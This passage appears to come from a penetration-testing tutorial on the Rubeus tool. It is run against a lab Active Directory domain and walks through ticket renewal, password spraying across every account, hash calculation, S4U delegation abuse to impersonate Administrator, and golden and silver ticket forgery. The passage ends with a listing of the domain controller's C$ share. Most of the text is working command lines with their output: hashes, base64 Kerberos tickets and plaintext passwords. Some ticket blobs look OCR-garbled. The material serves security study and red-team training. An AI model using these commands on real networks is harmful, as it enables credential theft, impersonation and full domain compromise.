      Renew Time: 5/4/2022 12:15:50 (local)
      Session Key Type: AES-256-CTS-HMAC-SHA1-96
      Cache Flags: 0
      Kdc Called: dc1.ignite.local
```

Renew

The renew function in Rubeus builds a TGT renewal exchange. We can specify a domain controller using the /dc flag which will be used as a destination for the renewal traffic. We can further use the **tgtdeleg** option with this and extract user's credentials without elevation and keep it alive on another system for a week by default.

/ptt flag can also be used in conjunction to apply the Kerberos

```
rubeus.exe renew /dc:dc1.ignite.local /ticket:doIFNDCCCB....bA==
```

```
C:\Users\Public>rubeus.exe renew /dc:dc1.ignite.local /ticket:doIFNDCCCBTCgAwIBBaEDAgEWooIERDCCBEbhgg ←
Q8MIIIEOKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBybBmtyYnRndBsMaWduaXRLmxvY2Fso4ID/DCCA/igAwIBEq
EDAgECooID6gSCA+YMUGN/rPP1ctPh0q1m50gw/JKV6r4nd5BN+nP5pK3cGMCIwL0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdil7
TOEJ3CR6nTc0zmmIOBX7TKhMzRTplpeQo7ynFl+PRkSNv/cn51R/z2sSFUleTbaxPQdajYU5pb4pizPgJWAm9CafzDT0M4rJwfE4
p+wOfov7uJ+5RA0xGLD09cJojoYFFyWa8jMqATZfcKkggoiD2iJUhCW3nx++OUAUHbt5j90mt6RoCqHTXsfWPacByts/J1y5Z7vb
h8wNzvDL/rq8/WHndn+TzcKNYKZ6b18NcIW33hAX6150twgJfk/hxeKTqv6vGmNKWAyngx1lDI+6JBZj9hRomSkVtOPmfVKDyU1
qD3I0yBsU5790KcYGhkJzvBGmo0o8mr0YOs8HpWxuBnxqC0MuVVsfuAiQFOONGFpfz12d7wyvt0vyinR7svMfyB8EVE+KwPnztC
sjlhsNW/SkeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnyrU+CMe6e2q0HezJF0xQ3qAq1dRvpLJ8zf/Cy5WgY4bICQ
6RPEF/G/gd99dvCjFeJB+QUF4NJXfmZjmA/CzzCoc4FqHOBeHyAauNx2pukfcJAAemLYuf8Ne6T4l2u76zvYX0axFNjd+fIqmufo
junPU0wFZUDUV4qau5pR8B76510Km50RoeFMJs4bOrJumfvScL0EPUsb+la78SPwo9E/JgJI5rvYZl5VR0+d1bjFFFcmgJ/GdvD
2sEpeGi7VF33CmgQF0krqyKtKMbI1l3YmZTSBdp7MC5MMFcmlRZoKa1WnF2QpmoTLt+/2zqWyREdhwkWq3U1n8Z5QCUQ33ltNr
q6wehkDKFE/I1Wfkju7CPiEnt3cWrSL5r3v+d7D0mxXqjVjh4hhbguvIgCXVTv30wt4oFR3pE/UzujNic2+S3QdeN9MpteyTZK30
OI+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZIIR7Mcwiq/N539W0Wp62e+C8fkx/doSCCOQbRJW1ZUS4s59m1RBnNZyoVggXN
g3gavDCIPCTwEMSturRAUJE4FsF6pc17/o8UKoYhFydhWG4+HwV8xjfPb9V4EBN4qRttHeuOkccG2xz5nw+ZcxjvJc2LNWqQmKN
nTuGnrievKsYmlZ4UUVZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyctjwJ/ckyDfhAUihgRlRGA0VX1dCmjDxXrtgGhPNFeAwWQ
8sLQKK6bBKQ7ntL2Z6ay/W0k92xMwoo/lfbefSU1T1/7WVZ60B2zCB2KADAgEAoohQBIHFYHKMIHOhIHEMIHBIG+oBswGaADAg
ExoRIEEKOptI1EyrU+xtrKFTDGjSShDhsMSUd0SVRFLkxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdhJhanBbhKMHAwUAQOUAAK
URGA8yMDIyMDQyNzA2NTAxMVqmErGPmjAyMja0MjcxNjUwMTFapxEYDzIwMjIwNTA0MDY1MDEXwqgOGwxJR05JVEuuTE9DQuypIT
Af0AMCAQkhGDAWGwZrcmJ0Z3QbDGlnbml0Z55sb2Nhba==
```

/autorenew sub function will put the exchange to sleep for endTime 30 minutes and after that window automatically renew the TGT and display the renewed ticket

```
rubeus.exe renew /dc:dc1.ignite.local /autorenew /ticket:doIFNDCCBTcAw...bA==
```

```
C:\Users\Public>rubeus.exe renew /dc:dc1.ignite.local /autorenew /ticket:doIFNDCCBTcgAwIBBaEDAgEWooIERDCCBEBhgqQ8M  
IIEOFKA  
DgF0q4bDELTHLUR5MT0NBTKIHmb+GwAwbAgEqYMBYbmtYRnRdNsBwdXuaRLmxv2fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+y  
MUGN/rPP1CtPh0q1m50qw/JKV6r4nd5BN+nP5pk3CgCMWllo+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsd1L7T0EJ3CRnTc0zmm10BX7KHzRlp  
Qz7nYfL&MRksns/51rZz2SFSUeTbaxPQdaYU5p4bzPzQWAm9CpZDT0M4JrwF4p+wFo7v7+j5RAoXGLD09cJojoYFFw8jMqaTzFCkkgo  
iID2iJUhwCw3nx++OUAUHBT5j90mt6RoCqHTXSFwPaByts/Jiy5Z7vhbw8NzVdl/rq8WHnnda+TzCKNYKZ6b6i8NcIW33hAX6150twJfk/hxeKTqv6  
vGmNKWAnyNgxILD1+q6JBZj9RhomSkV0PmfVkyD1q3D10yBsu5G790kCYGKhJzBGMo08mr0y8SpHwBuNxnpC0MuVwVsufAiqFOONGPzf12d7wy  
vtv0yinR7sMyFB8Eve+KwPnzsCjlsjhnsNW/Sker7QYBv1rhmduxWh1W8kptfndURWDIVBx+9+TdmPrSnyrU+cMe62q0HezJF0xQ3aqd1rpVJL8zF  
/Cy5wWgY4bICQ6RPEF/G/gd99dvCjFeJB+QUF4NJXfmZjmA/CzzCoc4FqHOBeHyAauNx2puFcJAaemLyuf8Ne6T4l2u76zvYXoaxFnjd+fIqmufoj  
unPU0wFZUDu4qau5Pr87651z0K5M0RoeFmJ54bOrjumfvsPBL+178SPsw09e/JeJi5vTrZYLVR0+d1B+jffCMgJ/GdvD2sEpeG1hVf33Cm  
gqFOkrkuqYKtKMBIl3YzMsIBSpD75MC5MFMfCmRLzoKa1wNf2QpomoTlt+/2zqWyRehdwKwq3U1n8Z5CQZCQ33ltRq6whehDKFf/IWlfKwuj7CpiEnt3Cr  
SL5r3v+d7D0mxXqJvg4hhbguvIgCXVTv30wt+40RF3p/E/u zujNiC2+S3dqeN9MpteyTzK3001+niKhGp6pw4rSktBgc+u/nq+C34hL2zftuJKZIIR7  
Mcwiq/N539W0WP62e+C8Fxk/ doSSCo0bRJW1ZUS4s59m1RbnNyzoVggXng3gqvDCIPCTwEMsUtrRGAUJE4FsF6pc17/08uk0yHfYdhWHG4+Hw8xjFp  
B9V4EBN4qrtpTeuH0CkCG2zX5nw+ZcxjvJc2LnWQmKmNnTuGnrievmsYmlZ4UUV+LBSwQ1AaziFanXoowhR2Jp15qnsiQxyc7tWJjcyDFhAuIhg  
RlRGA0VXIdCmjDxjXrtGhpFneAwQ8LsQKK6bB7Qk7nL226ay/W0k2xMwo0/lfbEsFu117/W7Z60B2zC2KADAGEaoohQBIHFYHKMIH0HEIMH  
BMIG+OsbwGaADAgExoRIEKKOptI1Eyru+xtrKFtDgjsShdhsMSu0SVRFLLv+D0AFm+bowgFKAdAgEboReWdxsNaGFyc2hpdHJhanBbhKmHawUAQQUAA  
KURGA8yMDQyNzA2NTAxMvqErMgAyMja0MjcxNjUwMTFapxEYDzI Size: 127 x 48 MDEWxQgOGwxJr05JVEUuTE9DQUpytafoAMCAQKhGDA  
WgZrmJ023DpbGlnbmL0Z55sb2Nhba=
```


As you may now observe that after a specified time interval a renewed TGT is shown

Brute

The brute option in Rubeus can be used to perform a password bruteforce attack against all the existing user accounts in Active Directory. Many times, the same password is used with multiple accounts in real-life enterprise infrastructure. So, brute option can generate multiple TGTs in those accounts having the same password. /noticket can be used in conjunction with this option since no ticket is provided with this functionality. For example,

```
rubeus.exe brute /password:Password@1 /noticket
```

```
C:\Users\Public>rubeus.exe brute /password:Password@1 /noticket
```



v2.0.2

```
[*] Action: Perform Kerberos Brute Force
[*] Using domain controller: 192.168.1.2:88
[X] Administrator KRB-ERROR (14) : KDC_ERRETYPE_NOTSUPP
[*] Using domain controller: 192.168.1.2:88
[-] Blocked/Disabled user => Guest
[*] Using domain controller: 192.168.1.2:88
[-] Blocked/Disabled user => DefaultAccount
[*] Using domain controller: 192.168.1.2:88
[-] Blocked/Disabled user => krbtgt
[*] Using domain controller: 192.168.1.2:88
[+] UNLUCKY => harshit:Password@1 (KDC_ERR_KEY_EXPIRED)
[*] Using domain controller: 192.168.1.2:88
[+] STUPENDOUS => aarti:Password@1
[*] base64(aarti.kirbi):
```

```
doIFBDCCBQCgAwIBBaEDAgEWooIEDDCCBAhhgQEMIIEAKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
AwIBAqEYMBYbBmtyYnRndBsMaWduaXrlLmxvY2Fso4IDxDCCA8CgAwIBEqEDAgECooIDsgSCA67aH0ZR
erckLumdsU1ogM20sukDvLY5mmkGQecZ5sRcrgbY9uujjVZY0j9sJH3UULKERLG0Sd1E4BmVjr19j6QA
qHfAmTU5f+7I7rDOXFUFRLkjhv2y650mv0swpkn0RqOL4cgGgBPNgdgVeXzFET8UiHFntutUt1VoF+j
47PT2YtcdMh2qL4xY6IusznamR5JlwXamW5ZUrIkJWOhB8Zhb4/sHqQa1SdlveHZnBnuK0hsjatGmeeU
YQjDkhOLVmimPPVA7ergI7rPJcKtGDMit/912sqEvZHGDyJYDgVzsDoAyBPxi3n0mGKMbpYQcQ3FZrmv
kv/t6F014yQHPDsBtc07Di8v+AbkwAzGnt8me+q8KiVpD0Jk50HPxsr8I6rZKcpkxFMSbyYizQq+P7eU
bi1D860hdIvwq3pIo2sjNeBvt9Lz23WWthFmaHopoY9Ar00ZV10Sg+W8CUSepBrCtbWeegxUn4pshrq
Ulo+xkHnBhGMrwzaaVEUx1RwVD5qvgR6wUyiqlA+ZsfaEn0TADpP3AYcnUuUBzbT7qKV66kPcwxEI6xe
DJe8K60WON3HcSXpseUPK7dABFiXY37MGWy/xet/5n7Z09EsjWqS860mMgvRixA4gY2L7HBwLgjgUUPl
9eszlH+gER2qV9sowr6RDtFOFq1XbhhpITxuAI6ehC2RdfwayG5gFr2DggFYn5MILcLTWiHUWVxAI7CD
aTLDmQ1IRPXUwZQbticdglS/EbHQf+JZAKoI1oKe6KQUYmThhQMps84NQsVOZgxI3gky/Mk+zPh3b4Ew/
IMnkE74tLWDP3i04kf8tNhI5RCGtjFA/WNq4nnvvRM3QepzwpFx1IxWMz5+0AeAqX8yzXHykXER7m5V
YT0j0vpQCX3CxxF3vcW2oxl556qpmNirE55+Exmoxp4K1EMUhgwit6arxz7hsArYJ0++ni9ThsdpAwv
oAKvyS1xCg2hwGrE6kxiHLGFwvV/+Zp+UaM8e16kKqPOamT6wt0QgoyIujQVkhW5CKMEENLL5xiMZ7R
```

Hash

Rubeus is capable of taking in passwords and generating hashes of them. These are of different formats including NTLM (rc4_hmac) hash. To do this, we can use a **hash** function and provide a domain using /domain, an account's name (can be a machine account too) using the/user flag and the password using /password.

```
rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1
```

As you can see 4 different hashes have been output. Various encryption ciphers are used in conjunction with popular hashing techniques. All of these ciphers are supported in AD environment and hence, may be used for different purposes.

S4u

We saw above how we can generate hashes using Rubeus. Now let's talk about one such attack where hashes can be used to impersonate another user and carry out delegation attacks. For a detailed write-up on delegation, and attacks follow the link [here](#). In short, OS post-Windows server 2003 contained a Kerberos protocol extension called s4uself and s4uproxy. These protocols can be used to conduct delegation attacks. For example, in the example below, we have performed an attack called "Resource-Based Constrained Delegation" which benefits the **msDS-AllowedToActOnBehalfOfAnotherIdentity** option set in the attribute's editor. Follow the article [here](#) for a full attack. In the example below, we'll use the user noob's hash and then impersonate Administrator account.

/rc4: flag is used to provide user noob's account.

/impersonateuser: User that will be impersonated by noob.

/msdsspn: A valid msDS-AllowedToActOnBehalfOfAnotherIdentity value for the account. Here, the domain controller

`/altservice`: can be supplied to substitute one or more service names in the resulting `.kirbi` file.

/ptt: Injects the resulting ticket in the current terminal session

```
rubeus.exe s4u /user:noob$ /rc4:64FBAE31CC352FC26AF97CBDEF151E03  
/impersonateuser:Administrator /msdsspn:host/dc1.ignite.local /altservice:cifs  
/domain:ignite.local /ptt
```

```
C:\Users\Public>Rubeus.exe hash /domain:ignite.local /user:noob$ /password:Password@1
```




v2.0.2

```
[*] Action: Calculate Password Hash(es)
```

```
[*] Input password      : Password@1
[*] Input username     : noob$
[*] Input domain       : ignite.local
[*] Salt                : IGNITE.LOCALhostnoob.ignite.local
[*]      rc4_hmac        : 64FBAE31CC352FC26AF97CBDEF151E03
[*]      aes128_cts_hmac_sha1 : DC4B72AB4F9B57219F3E46E0E260983B
[*]      aes256_cts_hmac_sha1 : 773A5DE4A67708244C3965C178EBE8B36411BC222090278D92319E33C9F8473F
[*]      des_cbc_md5      : C89E5B831FD0864C
```

```
C:\Users\Public>Rubeus.exe s4u /user:noob$ /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /impersonateuser:Administrator /msdsspn:host/dc1.ignite.local /altservice:cifs /domain:ignite.local /ptt
```



v2.0.2

```
[*] Action: S4U
```

```
[*] Using rc4_hmac hash: 64FBAE31CC352FC26AF97CBDEF151E03
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\noob$'
[*] Using domain controller: 192.168.1.2:88
[+] TGT request successful!
```

This would generate a ticket for Administrator user over the specified SPN. In short, we can now act as DC.

```

[*] Impersonating user 'Administrator' to target SPN 'host/dc1.ignite.local' ←
[*] Final ticket will be for the alternate service 'cifs'
[*] Building S4U2proxy request for service: 'host/dc1.ignite.local'
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Sending S4U2proxy request to domain controller 192.168.1.2:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/dc1.ignite.local':

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
[+] Ticket successfully imported!

```

Golden Ticket

Golden tickets are forged KRBGTGs (Key Distribution Service account) which can be used to forge other TGTs. This provides an attacker persistence over the domain accounts. For a detailed walkthrough on the topic you can visit the article [here](#).

To forge a golden ticket for user harshitrajpal, we first generate an AES hash (RC4 works too) using the hash command in Rubeus and then using the golden function like so. Here,

/ldap: Retrieves information of user over LDAP protocol

/user: Username whose ticket will be forged

/printcmd: displays a one liner command that can be used to generate the ticket again that just got generated


rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1

rubeus.exe golden

/aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C

/ldap /user:harshitrajpal /printcmd

```
C:\Users\Public>rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1 ←  
rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1
```




v2.0.2

```
[*] Action: Calculate Password Hash(es)
```

```
[*] Input password      : Password@1  
[*] Input username     : harshitrajpal  
[*] Input domain       : ignite.local  
[*] Salt                : IGNITE.LOCALharshitrajpal  
[*]      rc4_hmac        : 64FBAE31CC352FC26AF97CBDEF151E03  
[*]      aes128_cts_hmac_sha1 : F599612EE131E388B93ED9EEB5C6FA66  
[*]      aes256_cts_hmac_sha1 : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB36  
5C  
[*]      des_cbc_md5     : 986149983868E0D9
```

```
C:\Users\Public>rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E5  
4260BEB365C /ldap /user:harshitrajpal /printcmd ←  
rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /lda  
p /user:harshitrajpal /printcmd
```



v2.0.2

```
[*] Action: Build TGT
```

```
[*] Trying to query LDAP using LDAPS for user information on domain controller dc1.ignite.local  
[*] Searching path 'DC=ignite,DC=local' for '(samaccountname=harshitrajpal)'  
[*] Retrieving domain policy information over LDAP from domain controller dc1.ignite.local  
[*] Searching path 'DC=ignite,DC=local' for '(|(objectsid=S-1-5-21-2377760704-1974907900-305204
```

As you can see various details like SID, userID, Service Key etc are being fetched over LDAP which are important to generate a ticket. PAC signing is also done and a TGT generated for harshitrajpal

```

[*] Building PAC

[*] Domain      : IGNITE.LOCAL (IGNITE)
[*] SID         : S-1-5-21-2377760704-1974907900-3052042330
[*] UserId      : 1115
[*] Groups     : 513
[*] ServiceKey  : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey      : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] KDCKeyType  : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service     : krbtgt
[*] Target      : ignite.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harshitrajpal@ignite.local'

[*] AuthTime    : 4/29/2022 11:50:34 AM
[*] StartTime   : 4/29/2022 11:50:34 AM
[*] EndTime     : 4/29/2022 9:50:34 PM
[*] RenewTill   : 5/6/2022 11:50:34 AM

[*] base64(ticket.kirbi):

doIFRzCCBUogAwIBBaEDAgEWooIENDCCBDBhggQsMIIEKKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
AwIBAqEYMBYbBmtyYnRndBsMaWduaXrlLmxvY2Fso4ID7DCCA+igAwIBEqEDAgEDooID2gSCA9a++KsJ
DTSGUKLbsRsqUtMqZDJpdMyuKJJGyGhr+9Xvprj0gBMRPe4r3U+67QCYXT+CsDDKy1ou0dKLpZTQ+NvJ
ZB8WLFAinXoraIrVoIXl/YZ2Pm/cEWgqjYLKduLGyAzs7wSXLaXFrAEsgy8HW1KwdNlycD2qkLwxia6
pWER3U185RXl29hyPbxw3/QFuMwdDtAJd9wE0ibd5Unf7R6cRCIBGkqLxjVShLIqu5InzhMO9wVj1jvb
yE6/QBLC1tBjgc fGLAo5FysjyBHS357+n3uM1ZmU3czEjej+Q1EMstK00GrugDZPQW/rBcKftsySeA4
fNF7Q9cWTrFnJLWgmKjbCasfJiGjDYDs9ypDfevyazEbJxpi8ulrEEa1VWgebREWf1mL4areP5EuSg
SitUe3EhhaxlgObLP3vXARO1SwRhBXteeldiCAL7q38LnZX1psSHpMa28eqcnah5TZkEC5Nzq2VjncEM
cdPHbPanjtm8eLjNzVV8NGrTe/qi/idx3/T80go6tWM9CUG4CykV4zuBx7UNS+NfS7KffQ1XaTO1sNWN
h6dFubDAY6lTbAJFYVo5uaE+IdMyff2RLFFDvh17F1ykMtSsyUAE1f5Le/VGopH5HTCjZONLEikkES1
qLqF6UqVYwdwVAUvmqQyv7Sk7ud0h9RQqpOFCAC1/1WL3s2QHK+N/U5zVIibiAWVNyM6W0Ej2dF9M7V0Z
DNu1QBZdsZpkOqVxIkcvratRQq8MP4EA9gYXrfQNLofOnsPXUgVVIulVxNYJv3u+c69nHVWM50eVTaof

```

Also, at the end you'll see a one liner command that can be used to generate this TGT again.

```

qSEwH6ADAgECoRgwFhsGa3JidGd0GwxpZ25pdGUubG9jYWw=
```

[*] Printing a command to recreate a ticket containing the information used within this ticket

```
C:\Users\Public\rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E5
4260BEB365C /user:harshitrajpal /id:1115 /pgid:513 /domain:ignite.local /sid:S-1-5-21-237776070
4-1974907900-3052042330 /pwdlastset:"4/7/2022 11:20:07 AM" /minpassage:1 /maxpassage:42 /logonc
ount:36 /displayname:"harshitrajpal" /netbios:IGNITE /groups:513 /dc:DC1.ignite.local /uac:NORM
AL_ACCOUNT,TRUSTED_TO_AUTH_FOR_DELEGATION
```

Various other options can be used in conjunction with golden to modify the generated TGT like:

/rangeinterval: After every time specified, a new ticket will be generated.

/rangeend: Specifies the maximum time tickets will be generated for. Here, 5 days. Since rangeinterval is 1d, 5 different tickets will be generated.

For a full list of modifications, see [this](#) page.

```

C:\Users\Public>rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
/ldap /user:harshitrajpal /printcmd /rangeend:5d /rangeinterval:1d
rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:harshitrajpal /printcmd /rangeend:5d /rangeinterval:1d

v2.0.2

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(samaccountname=harshitrajpal)'
[*] Retrieving domain policy information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(|(objectsid=S-1-5-21-2377760704-1974907900-3052042330-513)(name={31B2F340-016D-11D2-945F-00C04FB984F9}))'
[*] Attempting to mount: \\dc1.ignite.local\SYSVOL
[*] \\dc1.ignite.local\SYSVOL successfully mounted
[*] Attempting to unmount: \\dc1.ignite.local\SYSVOL
[*] \\dc1.ignite.local\SYSVOL successfully unmounted
[*] Retrieving netbios name information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'CN=Configuration,DC=ignite,DC=local' for '(&(netbiosname=*)(dnsroot=ignite.local))'
[*] Building PAC

[*] Domain      : IGNITE.LOCAL (IGNITE)
[*] SID         : S-1-5-21-2377760704-1974907900-3052042330
[*] UserId      : 1115
[*] Groups      : 513
[*] ServiceKey  : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey      : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] KDCKeyType   : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service     : krbtgt
[*] Target      : ignite.local

```

Silver Ticket

Silver tickets are forged Kerberos Ticket Granting Service (TGS) Tickets but with silver tickets there is no communication with the domain controller. It is signed by the service account configured with an SPN for each server the Kerberos-authenticating service runs on. For more details visit the page [here](#).

Silver ticket attack can be performed using Rubeus using silver function. Other customisations need be made like:

/service: SPN of the service ticket is being generated for

/rc4: Hash of a valid user (harshitrajpal here) which will be used to encrypt the generated ticket

/user: username of the user whose hash is provided

/creduser: User to be impersonated

/credpassword: Password of the user to be impersonated

/krbkey: used to create the KDCChecksum and TicketChecksum. This is the AES256 hmac sha1 hash in the following case.

/krbenctype: type of encrypted hash used. Aes256 here.

```
rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1  
rubeus.exe silver /service:cifs/dc1.ignite.local  
/rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap /creduser:ignite.local\Administrator  
/credpassword:Ignite@987 /user:harshitrajpal  
/krbkey:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C  
/krbenctype:aes256 /domain:ignite.local /ptt
```

```
C:\Users\Public>rubeus.exe hash /domain:ignite.local /user:harshitrajpal /password:Password@1 ←  
rubeus.exe hash /domain:ignite.local /user:harshitrajpal /password:Password@1  
  
v2.0.2  
  
[*] Action: Calculate Password Hash(es)  
  
[*] Input password : Password@1  
[*] Input username : harshitrajpal  
[*] Input domain : ignite.local  
[*] Salt : IGNITE.LOCALharshitrajpal  
[*] rc4_hmac : 64FBAE31CC352FC26AF97CBDEF151E03 ←  
[*] aes128_cts_hmac_sha1 : F599612EE131E388B93ED9EEB5C6FA66  
[*] aes256_cts_hmac_sha1 : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C ←  
[*] des_cbc_md5 : 986149983868E0D9  
  
C:\Users\Public>rubeus.exe silver /service:cifs/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap /creduser:ignite.local\Administrator /credpassword:Ignite@987 /user:harshitrajpal /krbkey:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /krbenctype:aes256 /domain:ignite.local /ptt ←  
rubeus.exe silver /service:cifs/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap /creduser:ignite.local\Administrator /credpassword:Ignite@987 /user:harshitrajpal /krbkey:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /krbenctype:aes256 /domain:ignite.local /ptt ←  
  
v2.0.2  
[*] Action: Build TGS
```

This helped us generate a silver ticker for Administrator account. And as a result, we are now able to access DC machine's C drive

```
dir \\dc1.ignite.local\c$
```

```
C:\Users\Public>dir \\dc1.ignite.local\c$ ←
dir \\dc1.ignite.local\c$
Volume in drive \\dc1.ignite.local\c$ has no label.
Volume Serial Number is 1E8E-1557

Directory of \\dc1.ignite.local\c$

02/24/2022  11:42 AM    <DIR>          inetpub
07/16/2016   06:53 PM    <DIR>          PerfLogs
03/27/2022  09:58 AM    <DIR>          Program Files
07/16/2016   06:53 PM    <DIR>          Program Files (x86)
02/24/2022  01:50 PM    <DIR>          Shares
